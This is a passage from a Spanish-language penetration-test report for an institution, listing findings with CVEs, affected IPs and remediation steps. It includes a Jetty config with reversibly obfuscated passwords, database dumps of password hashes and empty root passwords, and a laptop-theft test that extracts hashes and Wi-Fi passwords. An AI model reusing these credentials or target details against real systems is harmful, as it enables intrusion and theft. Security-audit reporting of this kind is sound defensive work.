<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
<Call name="addConnector">
<Arg>
<New class="org.mortbay.jetty.security.SslSocketConnector">
<Set name="allowRenegotiate">false</Set>
<Set name="Port">8449</Set>
<Set name="reuseAddress">true</Set>
<Set name="Host">0.0.0.0</Set>
<Set name="maxIdleTime">30000</Set>
<Set name="handshakeTimeout">2000</Set>
<Set name="keystore">/usr/local/app/mgmt-server/conf/keystore.jetty</Set>
<Set name="password">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<Set name="keyPassword">OBF:1v2j1uum1xtv1zej1zer1xtn1uvk1v1v</Set>
<!-- Restrict ciphers because JVM may support weak/intermediate ciphers -->
<Set name="ExcludeCipherSuites">
<Call class="com.aventail.mgmt.jetty.CipherSuites" name="getExcludesFromAllowed">
<Arg>
<Array type="java.lang.String">
<Item>TLS_RSA_WITH_AES_256_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA256</Item>
<Item>TLS_RSA_WITH_AES_256_CBC_SHA</Item>
<Item>TLS_RSA_WITH_AES_128_CBC_SHA</Item>
<Item>SSL_RSA_WITH_3DES_EDE_CBC_SHA</Item>
<Item>SSL_RSA_WITH_RC4_128_MD5</Item>
<Item>SSL_RSA_WITH_RC4_128_SHA</Item>
</Array>
</Arg>
</Call>
</Set>
</New>
</Arg>
</Call>
```
```

Acceso a base de datos:



```
MariaDB [(none)]> status
--------------
mysql  Ver 15.1 Distrib 5.5.32-MariaDB, for Linux (x86_64) using readline 5.1

Connection id:          292123
Current database:
Current user:           root@localhost
SSL:                    Not in use
Current pager:          stdout
Using outfile:          ''
Using delimiter:        ;
Server:                 MariaDB
Server version:         5.5.32-MariaDB-log MariaDB Server
Protocol version:       10
Connection:             Localhost via UNIX socket
Server characterset:    utf8
Db     characterset:    utf8
Client characterset:    utf8
Conn.  characterset:    utf8
UNIX socket:            /tmp/mysql.sock
Uptime:                 146 days 1 hour 14 min 9 sec

Threads: 16  Questions: 9224774  Slow queries: 0  Opens: 1239  Flush tables: 2  Open tables: 75  Queries per second avg: 0.731
--------------
MariaDB [users]> select * from users;
+--------+--------------------+----------+--------------+----------------------------+----------------------------------------+---------------------+---
-----------------+
| user_id | xml_id           | username | longUsername | password                   | passwordAttributes                     | passwordLastSet     | la
stLoginTime      |
+--------+--------------------+----------+--------------+----------------------------+----------------------------------------+---------------------+---
-----------------+
|       2 | AV1398787256586ABM | Conectics | Usuario Prueba | $1$RLwAKJ2U$qga2qFZYIO38ANWYoM4K5. | enabled,lastchange-admin,allow-user-change | 2014-10-07 11:57:22 | 20
14-10-17 07:04:40 |
+--------+--------------------+----------+--------------+----------------------------+----------------------------------------+---------------------+---
-----------------+
1 row in set (0.00 sec)

MariaDB [users]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| bookmarks          |
| helpdesk           |
| monitoring         |
| mysql              |
| performance_schema |
| scheduler          |
| test               |
| troubleshooting    |
| users              |
+--------------------+
10 rows in set (0.00 sec)

MariaDB [mysql]> select host,user,password from user;
+-----------+-------------+-------------------------------------------+
| host      | user        | password                                  |
+-----------+-------------+-------------------------------------------+
| localhost | root        |                                           |
| (none)    | root        |                                           |
| 127.0.0.1 | root        |                                           |
| ::1       | root        |                                           |
| localhost |             |                                           |
| (none)    |             |                                           |
| %         | replication | *51125B3597BEE0FC43E0BCBFEE002EF8641B44CF |
| localhost | DbAdmin     | *0DF17D910FD01DCE47EC3F384C33306F50E8CE54 |
+-----------+-------------+-------------------------------------------+
8 rows in set (0.00 sec)
```

Recomendaciones:

- Configure las consolas de administración de los sistemas, para que sean accedidas únicamente por determinadas IPs.
- Asegure los servicios para garantizar que no se usan las contraseñas por defecto.
- Cambie las credenciales de acceso de la cuenta. Utilice contraseñas robustas de más de 15 caracteres usando mayúsculas, minúsculas,

números, símbolos.

- Trate de desactivar el uso de la cuenta, o cambie su nombre para evitar ataques automatizados.

- Elementos afectados:
  - 172.20.177.90
  - 172.20.177.91

Interfaz basada en web (HP SMH) desactualizada

Risk Factor: High
CVSS Base Score: 7.8
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:N/A:N
CVE CVE-2009-0037, CVE-2010-0734, CVE-2010-1452, CVE-2010-1623, CVE-2010-2068, CVE-2010-2791, CVE-2010-3436, CVE-2010-4409, CVE-2010-4645, CVE-2011-0014, CVE-2011-0195, CVE-2011-0419, CVE-2011-1148, CVE-2011-1153, CVE-2011-1464, CVE-2011-1467, CVE-2011-1468, CVE-2011-1470, CVE-2011-1471, CVE-2011-1928, CVE-2011-1938, CVE-2011-1945, CVE-2011-2192, CVE-2011-2202, CVE-2011-2483, CVE-2011-3182, CVE-2011-3189, CVE-2011-3192, CVE-2011-3207, CVE-2011-3210, CVE-2011-3267, CVE-2011-3268, CVE-2011-3348, CVE-2011-3368, CVE-2011-3639, CVE-2011-3846, CVE-2012-0135, CVE-2012-1993, CVE-2013-4545, CVE-2013-6420, CVE-2013-6422, CVE-2013-6712, CVE-2014-2640, CVE-2014-2641, CVE-2014-2642, CVE-2010-5298, CVE-2014-0076, CVE-2014-0195, CVE-2014-0198, CVE-2014-0221, CVE-2014-0224, CVE-2014-3470

La interfaz basada en web HP System Management Homepage (HP SMH) se encuentra desactualizada según su banner y es vulnerable a ataques como: Ejecución de código arbitrario (se requiere iniciar sesión), denegación de servicio de forma remota (exploits no disponibles de forma pública), revelación de información privada y secuencias de comandos en sitios cruzados (XSS, cross-site scripting).

Recomendaciones:

- Verificar la necesidad de tener activa la interfaz web o deshabilitarla.
- Actualizar a la versión 7.4 o superior del aplicativo.

Elementos afectados:


- 172.20.177.95

Divulgación de información en OpenSSL Heartbeat (Heartbleed)

Risk Factor: High
CVSS Base Score: 9.4
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:N
CVSS Temporal Vector: CVSS2#E:ND/RL:OF/RC:C
CVSS Temporal Score: 8.2
CVE CVE-2014-0160

Basado en la respuesta a una petición TLS con un mensaje especialmente modificado (RFC 6520), el servicio remoto es afectado por una lectura por fuera de los límites.

Esto permite a un atacante leer el contenido de hasta 64 KB de la memoria del servidor, exponiendo potencialmente contraseñas, llaves privadas, y otros datos sensitivos.



Recomendaciones:

- Actualice a OpenSSL versión 1.0.1g o posterior.
- Alternativamente, puede recompilar OpenSSL con la bandera '-DOPENSSL_NO_HEARTBEATS' para deshabilitar la vulnerabilidad.

Elementos afectados:

- 172.20.177.78
- 172.20.177.79

Cifrado débil en escritorio remoto

Risk Factor: Medium
CVSS Base Score: 5.1
CVSS Vector: CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P
CVSS Temporal Vector: CVSS2#E:F/RL:W/RC:ND
CVSS Temporal Score: 4.6
CVE CVE-2005-1794

El servicio de escritorio remoto posee debilidades en el cifrado y manejo de credenciales, por lo que es posible que un atacante pueda interceptar los datos o

las sesiones de administradores, de tal forma que es posible obtener acceso a los elementos con privilegios administrativos; esta información está expuesta debido a que, al viajar por la red y al no contar con un cifrado fuerte, los atacantes pueden aprovechar esta vulnerabilidad para capturar la sesión o los datos que están siendo usadas en ella.

Recomendaciones:

- Filtrar el acceso a los escritorios remotos y permitir el acceso solo a los equipos y usuarios administrativos.
- Instalar parches de seguridad.
- Forzar el uso de SSL como capa de transporte para este servicio si es soportado y/o seleccione la opción "Permitir conexiones con equipos que estén corriendo Escritorio Remoto con nivel de autenticación de red", si están disponibles.
- Configurar la autenticación y el cifrado en el servidor. Para que TLS funcione correctamente, en Configuración de Servicios de Terminal Server, en la ficha General del cuadro de diálogo Propiedades deRDP-tcp, debe hacer lo siguiente:
    - Seleccione un certificado que cumpla los requisitos descritos en "Requisitos previos del servidor", anteriormente en este capítulo.
    - Establezca Capa de seguridad en Negotiate o SSL.
    - Establezca Nivel de cifrado en Alto o habilite el cifrado compatible con FIPS (Federal Information Processing Standard Federal Information Processing Standard). Además puede habilitar el cifrado compatible con FIPS mediante Directiva de grupo.
    - No puede habilitar TLS mediante Directiva de grupo.

Elementos afectados:

- 172.20.177.51
- 172.20.177.58
- 172.20.177.62
- 172.20.177.64
- 172.20.177.74
- 172.20.177.80
- 172.20.177.95
- 172.20.177.49, 172.20.177.51
- marte.uact.col
- vesta.uact.col
- conart004
- conart014
- condir008
- conpla011
- conpla013
- consis002
- 172.20.198.7
- 172.20.198.14
- 172.20.198.50
- 172.20.174.132
- 172.20.199.82

13.2. RESULTADOS OBTENIDOS ANÁLISIS CAJA GRIS (GreyBox) CON IPS DE LAN

Durante estas pruebas, LA UACT, suministró un listado de IPs que serían el objetivo de las pruebas de seguridad.

Para estas pruebas se mantuvo la configuración de red inicial de las pruebas de CAJA NEGRA, y la mayoría de los resultados ya han sido contemplados en las pruebas de caja negra, así como de análisis adicionales que están detallados en el ítems de *"Resultados obtenidos CAJA NEGRA (BlackBox*)". Esta configuración corresponde a una IP dada por DHCP en un punto de red usado por una impresora para validar que alcance tiene sobre la red y los equipos expuestos.

IPs Internas:	172.20.177.50 172.20.177.56 172.20.177.58 172.20.177.64 172.20.174.132 172.20.199.82

Múltiples vulnerabilidades en Php

Risk Factor: High
CVSS Base Score: 7.8
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:N/A:N
CVE CVE-2008-2371, CVE-2008-2665, CVE-2008-2666, CVE-2008-2829, CVE-2008-3658, CVE-2008-3659, CVE-2008-3660, CVE-2008-5557, CVE-2008-5624, CVE-2008-5625, CVE-2008-5658, CVE-2008-7068, CVE-2014-8626, CVE-2007-1581, CVE-2010-0397, CVE-2010-1860, CVE-2010-1862, CVE-2010-1864, CVE-2010-2097, CVE-2010-2100, CVE-2010-2101, CVE-2010-2190, CVE-2010-2191, CVE-2010-2225, CVE-2010-2484, CVE-2010-2531, CVE-2010-3065, CVE-2012-1823, CVE-2010-4645

Múltiples vulnerabilidades en el intérprete de scripts PHP dado que su versión es inferior a la 5.4.2, lo cual hace que tenga asociadas vulnerabilidades que se generalizan en desbordamientos de nodos, de entero, así como algunos saltos de autenticación, lo cual puede llevar a denegaciones de servicio, y en algunos casos a la ejecución de código remoto., denegación de servicios, robo de información sensible.

```
Source                : X-Powered-By: PHP/5.2.6
Installed version     : 5.2.6
End of support date   : 2011/01/06
Announcement          : http://php.net/eol.php
Supported versions    : 5.6.x / 5.5.x / 5.4.x
```

Recomendaciones:

- Validar si el servicio es necesario, sino desactivarlo.
- Actualizar a la versión más reciente.
  http://www.php.net/downloads.php#v5.5.10
- Se recomienda implementar un sistema de actualizaciones automáticas.

Elementos afectados:

- 172.20.174.132

13.3. RESULTADOS OBTENIDOS RED WAN PRUEBAS EXTERNAS (GreyBox)

Durante estas pruebas, LA UACT, suministró un listado de IPs que serían el objetivo de las pruebas de seguridad. Estas pruebas se realizaron desde una ubicación remota para simular el ataque externo realizado desde internet.

IPs Objetivo:	186.112.208.42 186.112.208.39 186.112.208.38 186.112.208.40

Múltiples vulnerabilidades en Php

Risk Factor: High
CVSS Base Score: 7.8
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:N/A:N
CVE CVE-2008-2371, CVE-2008-2665, CVE-2008-2666, CVE-2008-2829, CVE-2008-3658, CVE-2008-3659, CVE-2008-3660, CVE-2008-5557, CVE-2008-5624, CVE-2008-5625, CVE-2008-5658, CVE-2008-7068, CVE-2014-8626, CVE-2007-1581, CVE-2010-0397, CVE-2010-1860, CVE-2010-1862, CVE-2010-1864, CVE-2010-2097, CVE-2010-2100, CVE-2010-2101, CVE-2010-2190, CVE-2010-2191, CVE-2010-2225, CVE-2010-2484, CVE-2010-2531, CVE-2010-3065, CVE-2012-1823, CVE-2010-4645

Múltiples vulnerabilidades en el intérprete de scripts PHP dado que su versión es inferior a la 5.4.2, lo cual hace que tenga asociadas vulnerabilidades que se generalizan en desbordamientos de nodos, de entero, así como algunos saltos de autenticación, lo cual puede llevar a denegaciones de servicio, y en algunos casos a la ejecución de código remoto., denegación de servicios, robo de información sensible.

```
Source              : X-Powered-By: PHP/5.2.6
Installed version   : 5.2.6
End of support date : 2011/01/06
Announcement        : http://php.net/eol.php
Supported versions  : 5.6.x / 5.5.x / 5.4.x
```

Recomendaciones:

- Validar si el servicio es necesario, sino desactivarlo.

- Actualizar a la versión más reciente.
  http://www.php.net/downloads.php#v5.5.10
- Se recomienda implementar un sistema de actualizaciones automáticas.

Elementos afectados:
- 186.112.208.38
- 186.112.208.39

Múltiples vulnerabilidades en Apache
Risk Factor: High
CVSS Base Score: 7.5
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P
CVE CVE-2013-5704, CVE-2014-0118, CVE-2014-0226, CVE-2014-0231, CVE-2009-2412, CVE-2007-6750, CVE-2009-3555, CVE-2010-0408, CVE-2010-0425, CVE-2010-0434, CVE-2009-2699, CVE-2009-3094, CVE-2009-3095, CVE-2009-3560, CVE-2009-3720, CVE-2010-1623, CVE-2011-3348

Las versiones anteriores a la 2.2.29 de Apache, presentan múltiples vulnerabilidades que podrían permitir ataques que podrían denegar o dar de baja el servicio, mal manejo de sesiones, divulgación de información de cookies, módulos, ejecución de código remoto.

```
Version source    : Server: Apache/2.2.8
Installed version : 2.2.8
Fixed version     : 2.2.29
```

Recomendaciones:

- Validar si el servicio es necesario, sino desactivarlo.
- Actualizar a la versión más reciente.
  http://httpd.apache.org/docs/2.0/es/install.html#upgrading
- Se recomienda implementar un sistema de actualizaciones automáticas.

Elementos afectados: 186.112.208.38

Ejecución de código remoto en Schannel-MS14-066

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVE CVE-2014-6321

Schannel en Microsoft Windows permite a atacantes remotos ejecutar código arbitrario a través de paquetes manipulados para el paquete de seguridad del canal seguro Schannel.

Recomendaciones:

- Microsoft ha liberado una serie de parches para las diferentes versiones de Windows 2003, Vista, 2008, 7, 2008 R2, 8, 2012, 8.1, and 2012 R2: https://technet.microsoft.com/library/security/ms14-066
- Implementar un sistema de actualizaciones automáticas.

Elementos afectados:

- 186.112.208.40

Divulgación de ruta física de en página de error (404)

Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVE CVE-2001-1372, CVE-2002-0266, CVE-2002-2008, CVE-2003-0456

El sistema divulga la ruta física de la raíz de la aplicación web cuando se hace una consulta a una página no existente (error 404). La divulgación de esta información se hace con fines de depuración de aplicaciones y debería ser desactivado en servidores en producción.

```
URL                 : https://correo.consolidacion.gov.co/niet1781248252
Path Disclosed      : C:\inetpub\wwwroot2\
Response Snippet    :
---------------------------- snip ------------------------------
  <table border="0" cellpadding="0" cellspacing="0">

   <tr class="alt"><th>Direcci..n URL solicitada</th><td>   https:
/correo.consolidacion.gov.co:443/niet1781248252</td></tr>

   <tr><th>Ruta de acceso f..sica</th><td>   C:\inetpub\wwwroot2\niet1781248252</td></tr>

   <tr class="alt"><th>M..todo de inicio de sesi..n</th><td>   An..nimo</td></tr>

   <tr><th>Usuario de inicio de sesi..n</th><td>   An..nimo</td></tr>
```

Recomendaciones:

- Deshabilitar la depuración de errores en los servidores en producción.
- Revise la página de errores de la aplicación. En IIS, de click derecho sobre el sitio afectado y de click en propiedades. Bajo la pestaña de errores por defecto (Custom Errors), puede encontrar el error que está siendo reportado y modificar o reemplazar el archivo de error con uno creado que no divulgue tal información.

- Implementar un sistema de actualizaciones automáticas.

Elementos afectados:

- 186.112.208.40

Múltiples vulnerabilidades sobre SSL

Risk Factor: Medium
CVSS Base Score: 4.3
CVSS Vector: CVSS2#AV: A/AC: H/Au: N/C: P/I: P/A: P
CVE CVE-2014-3566, CVE-2009-3555, CVE-2004-2761,

Existen múltiples vulnerabilidades asociadas al protocolo SSL, las cuales pueden incurrir en una gran variedad de ataques como ataques de hombre en el medio, robos de sesión, ataques de suplantación, debilidad en certificados, algoritmos de cifrados, y específicos como POODLE.

Recomendaciones:

- Haga una revisión de los certificados usados.
- Configure el servidor SSL/TLS para que únicamente use TLS 1.1 o 1.2. Deshabilite SSL v3 (Ataque POODLE)
  - https://www.openssl.org/~bodo/ssl-poodle.pdf
  - https://www.openssl.org/news/secadv_20140605.txt
- Cerciorarse de que la cookie de la sesión esté vinculada a la dirección IP origen desde la cual se establece la conexión, y que ésta última no varía en ningún momento mientras la sesión se encuentre activa.
- Configure el servidor SSL/TLS para que no use cifrados por bloques.

Elementos afectados:

- 186.112.208.40
- 186.112.208.42

13.4. RESULTADOS OBTENIDOS ATAQUE SIMULACIÓN DE ROBO DE DISPOSITIVO PORTÁTIL

La institución hace la entrega a los ingenieros de un equipo, computador portátil de marca HP, con la configuración inicial para que un funcionario trabaje con él.
Esto intenta simular el caso en que un funcionario de la institución le sea robado el equipo portátil que pertenece a La UACT.
El equipo es sacado de la institución para intentar obtener información que permita acceder a la información del equipo, así como de vectores de acceso a la institución.

Se proporcionan cuentas de usuario institucional y de administrador del equipo para las pruebas.


Robo de equipo portátil

Risk Factor: High
CVSS Base Score: 7.2
CVSS Vector: CVSS2# AV:L/AC:L/Au:N/C:C/I:C/A:C
CVE

En estas pruebas se procedió a obtener información del equipo como los contactos de Outlook, hashes[9] de usuarios almacenados en el equipo, contraseñas de redes inalámbricas, forense de datos borrados, y revisiones de información almacenada en memoria y sistema operativo.

Obtención y exportación de libreta de contactos de Outlook


La sincronización automática de los contactos de Outlook permite obtener información valiosa de funcionarios, la cual puede ser usada para ataques de Ingeniería social o ataques de fuerza bruta con usuarios conocidos.



[9] Los hash o funciones de resumen son algoritmos que consiguen crear a partir de una entrada (ya sea un texto, una contraseña o un archivo, por ejemplo) una salida alfanumérica de longitud normalmente fija que representa un resumen de toda la información que se le ha dado (es decir, a partir de los datos de la entrada crea una cadena que solo puede volverse a crear con esos mismos datos).


Información sobre conexiones remotas

Esto permite conocer qué tipo de conexiones realiza el equipo, el proxy que usa para las conexiones internas institucionales y con ello obtener objetivos y vectores de ataque.




Información de Redes Inalámbricas

Se puede obtener la contraseña de conexión a la red inalámbrica de la institución.

